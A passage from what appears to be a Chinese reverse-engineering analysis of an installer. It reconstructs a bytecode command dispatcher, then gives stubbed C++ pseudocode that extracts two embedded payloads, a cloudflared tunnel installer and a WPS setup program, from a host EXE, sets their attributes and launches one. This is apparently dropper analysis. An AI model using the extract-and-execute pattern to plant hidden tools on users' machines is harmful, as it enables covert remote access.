} ↓
```

意思就是：

- 如果当前有活动对象
- 并且参数不是 753
- 就把命令转给对象回调

状态步进分支

字节码里有：

```
CDwload { 1008 } ↓  
CEqUIUI ↓  
... ↓  
CDwload { 1 } ↓  
CAddUIUI ↓  
... ↓  
CDwload { 1 } ↓  
CSubUIUI { 1565:bytecode_1565 }
```

所以 C++ 里把它收成：

```
if (cmd == UiCommand::NextOrRight) {  
    ++st.state_step; ↓  
else ↓  
    --st.state_step; ↓
```

5. 最后的收敛方式

maincmdproc_asm 不是逐条汇编机械翻译成 C++ 的，而是按下面这个过程收敛：

1. 从字节码里提取稳定常量和字符串
2. 用这些常量识别命令分支
3. 用这些字符串识别对话框和初始化语义
4. 最后整理成当前的高层 C++ 伪代码

所以当前的 MainCommandDispatch 本质上是：

基于字节码常量、字符串和控制流语义做出的人工高层还原。

附录2 安装业务与结构:

2.1 payload 列表

payload 结构

描述单个嵌入 payload 的来源、输出路径、大小、属性、是否执行。

```
struct EmbeddedPayload
{
    std::string name;
    std::string host_exe_path;
    std::string output_path;
    u32 source_offset = 0;
    u32 total_size = 0;
    u32 final_attributes = 0;
    bool should_execute = false;
};
```

运行上下文

保存宿主 EXE 路径、临时目录和 payload 列表。

```
struct RuntimeContext
{
    std::string host_exe_path;
    std::string temp_root;
    std::vector<EmbeddedPayload> payloads;
};
```

构造 payload 列表

定义两个 payload :

cloudflared_installer.exe和WPS_Setup_17150.exe

```
static void BuildPayloadList(RuntimeContext& ctx)
{
    ctx.payloads.push_back({
        "cloudflared_payload",
        ctx.host_exe_path,
        ctx.temp_root + "\\cloudflared_installer.exe",
        0x00297000,
        0x00109DDF,
        0x000020A0,
        false,
    });

    ctx.payloads.push_back({
        "wps_setup_payload",
        ctx.host_exe_path,
        ctx.temp_root + "\\WPS_Setup_17150.exe",
        0x016A0E0C,
        0x001CE3FA,
        0x000000A0,
        true,
    });
}
```

2.2 通用提取链

从宿主 EXE 读块

从宿主 EXE 指定偏移读取二进制块。

```
static std::vector<std::uint8_t> ReadHostChunk(
    const std::string& host_path,
    u32 offset,
    u32 size)
{
    (void)host_path;
    (void)offset;
```

```

    return std::vector<std::uint8_t>(size);
}

```

写入目标文件

把读取到的数据块写进目标文件。

```

static bool AppendChunkToOutput(
    const std::string& output_path,
    u32 output_offset,
    const std::vector<std::uint8_t>& data)
{
    (void)output_path;
    (void)output_offset;
    (void)data;
    return true;
}

```

生成 chunk 计划

先取一个大块，再按 0x10000 为单位继续切块，用来完整重建嵌入文件

```

static std::vector<std::pair<u32, u32>> BuildChunkPlan(
    u32 base_offset,
    u32 total_size)
{
    std::vector<std::pair<u32, u32>> plan;

    const u32 first_chunk = total_size > 0x200000 ? 0x200000 : total_size;
    plan.push_back({base_offset, first_chunk});

    u32 written = first_chunk;
    while (written < total_size)
    {
        u32 remain = total_size - written;
        u32 chunk = remain > 0x10000 ? 0x10000 : remain;
        plan.push_back({base_offset + written, chunk});
        written += chunk;
    }
}

```

```

    return plan;
}

```

完整提取函数

循环执行：读宿主，写目标，最后进入落地收尾

```

static bool ExtractEmbeddedPayload(
    const EmbeddedPayload& payload)
{
    const auto plan = BuildChunkPlan(payload.source_offset, payload.total_size);

    u32 output_offset = 0;
    for (const auto& [src_offset, chunk_size] : plan)
    {
        const auto data = ReadHostChunk(payload.host_exe_path, src_offset, chunk_size);
        if (!AppendChunkToOutput(payload.output_path, output_offset, data))
            return false;
        output_offset += chunk_size;
    }

    return FinalizeDroppedPayload(payload.output_path);
}

```

2.3 通用收尾链

落地收尾

```

static bool FinalizeDroppedPayload(
    const std::string& output_path)
{
    (void)output_path;
    return true;
}

```

设置属性

给落地后的 payload 设定最终属性值

```
static bool ApplyPayloadAttributes(
    const std::string& output_path,
    u32 attributes)
{
    (void)output_path;
    (void)attributes;
    return true;
}
```

检查落地文件

重新打开落地后的文件并做检查

```
static bool VerifyDroppedExecutable(
    const std::string& output_path)
{
    (void)output_path;
    return true;
}
```

启动程序

启动已经落地好的目标程序

```
static bool ExecuteDroppedProcess(
    const std::string& image_path,
    const std::string& command_line)
{
    (void)image_path;
    (void)command_line;
    return true;
}
```